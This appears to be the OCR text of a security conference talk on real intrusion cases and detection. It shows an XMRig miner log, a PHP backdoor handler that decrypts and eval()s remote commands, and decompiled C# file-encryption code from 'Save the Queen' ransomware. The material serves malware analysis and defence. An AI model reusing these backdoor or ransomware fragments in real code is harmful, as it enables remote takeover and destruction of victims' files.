


Miners not minors!

```
C:\Users\Administrator       \Desktop>upx_dump.exe -c cfgi
 * VERSIONS:       XMRig/2.6.2 libuv/1.20.2 gcc/7.3.0
 * HUGE PAGES:     available
 * CPU:            Intel(R) Xeon(R) Silver 4114 CPU @ 2.20GHz (1) x64 -AES-NI
 * CPU L2/L3:      2.0 MB/13.8 MB
 * THREADS:        2, cryptonight, av=0, donate=5%
 * POOL #1:        pool.minexmr.com:5555
 * COMMANDS:       hashrate, pause, resume
[2019-05-15 04:42:52] READY (CPU) threads 2(2) huge pages 2/2 100% memory 4.0 MB

[2019-05-15 04:42:52] [pool.minexmr.com:5555] error: "xmr address banned", code:
 -1
[2019-05-15 04:43:56] speed 2.5s/60s/15m n/a n/a n/a H/s max: n/a H/s
[2019-05-15 04:44:56] speed 2.5s/60s/15m n/a n/a n/a H/s max: n/a H/s
```

Unique Command and Control



When XSL is not XSL

```
public function Traitement($data)
{
    if (false !== $udata = gzuncompress($data)) {
        $msg = explode(" ", $udata);
        $arg = trim(substr($udata, strlen($msg[0])));

        switch ($msg[0]) {
        case "PING":
            if (is_numeric($msg[1])) {
                $this->Write("PONG " . $msg[1]);
            }

            break;

        case "HELLO":
            $secufish = $this->blowfish->encrypt($_SERVER["COMPUTERNAME"], $this->blowkey);
            $this->Write("IDENT " . $_SERVER["COMPUTERNAME"] . " " . $secufish . " " . $this->version . " " . $this->nbrC);
            $this->workhello = true;
            break;

        case "EVAL":
            $cmd = $this->blowfish->decrypt($arg, $this->blowkey);

            try {
                eval ($cmd);
            }
            catch (exception $e) {
                $this->PrintDebug("Slave caught exception: " . $e->getMessage());
                $this->PrintDebug("Slave error trace: " . $e->getTraceAsString());
            }

            break;
```

Norman Analysis

- Unique C2 Operation
  - Manual control by threat actors
  - Encoded C2 communication
  - Send config settings updates
  - Relied on DuckDNS
- Unique Behavior
  - Reverse shell for recon
  - Activity was low and slow
  - Anti-detection and anti-forensics

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
Save the Queen

Sophisticated Ransomware

God Save the Queen Attack Flow


- Infected user created a file named “hourly” on the SYSVOL share
- Many log files were created on the SYSVOL share, each with the name of a device in the domain
  - log files were used to monitor the infection process on new devices
- Many different IP addresses accessed the “hourly” file
  - scheduled task that ran malware on new devices using PowerShell

Save the Queen Ransomware Flow



```
// Token: 0x06000043 RID: 67
private static void StartEncrypt(object object_0)
{
    object[] array = object_0 as object[];
    string string_ = (string)array[0];
    EncryptionClass encryptionClass = (EncryptionClass)array[1];
    int num = (int)array[2];
    Semaphore semaphore = (Semaphore)array[3];
    bool flag = (bool)array[4];
    long offset = MainClass.100MB * (long)num;
    byte[] buffer = new byte[MainClass.ORIdMPbLqWQJvPXpRqmFgkKHRklS];
    using (FileStream fileStream = new FileStream(MainClass.OpenFileUsingCreateFile(string_), FileAccess.Read))
    {
        using (FileStream fileStream2 = new FileStream(MainClass.OpenFileUsingCreateFile(string_), FileAccess.Write))
        {
            using (AesManaged aesManaged = new AesManaged())
            {
                fileStream.Seek(offset, SeekOrigin.Begin);
                fileStream2.Seek(offset, SeekOrigin.Begin);
                aesManaged.Padding = PaddingMode.None;
                aesManaged.Mode = CipherMode.CBC;
                if (flag)
                {
                    aesManaged.Padding = PaddingMode.PKCS7;
                }
                using (ICryptoTransform cryptoTransform = aesManaged.CreateEncryptor(encryptionClass.PublicKey(num), encryptionClass.IV(num)))
                {
                    using (CryptoStream cryptoStream = new CryptoStream(fileStream2, cryptoTransform, CryptoStreamMode.Write))
                    {
                        int num2 = 0;
                        int num3;
                        while ((long)num2 < MainClass.100MB && (num3 = fileStream.Read(buffer, 0, MainClass.ORIdMPbLqWQJvPXpRqmFgkKHRklS)) > 0)
                        {
                            cryptoStream.Write(buffer, 0, num3);
                            num2 += num3;
                        }
                        cryptoStream.FlushFinalBlock();
                        if (flag)
                        {
                            encryptionClass.KPSantPnwYcqVRQdXmXTqYqhTAET(fileStream2);
                        }
                    }
                }
            }
        }
        semaphore.Release();
    }
```

Save the Queen Analysis



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Detecting Advanced Attacks

Advanced Detection Techniques

- Visibility is everything
- Combine multiple telemetry sources
- Cluster and behavior analysis

What should you go do right now?

- Brute force your own systems
  - External mailboxes and shares
  - Internal devices and services
- Audit your incident response
- Where are you in the MITRE ATT&CK framework?

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Thank you!

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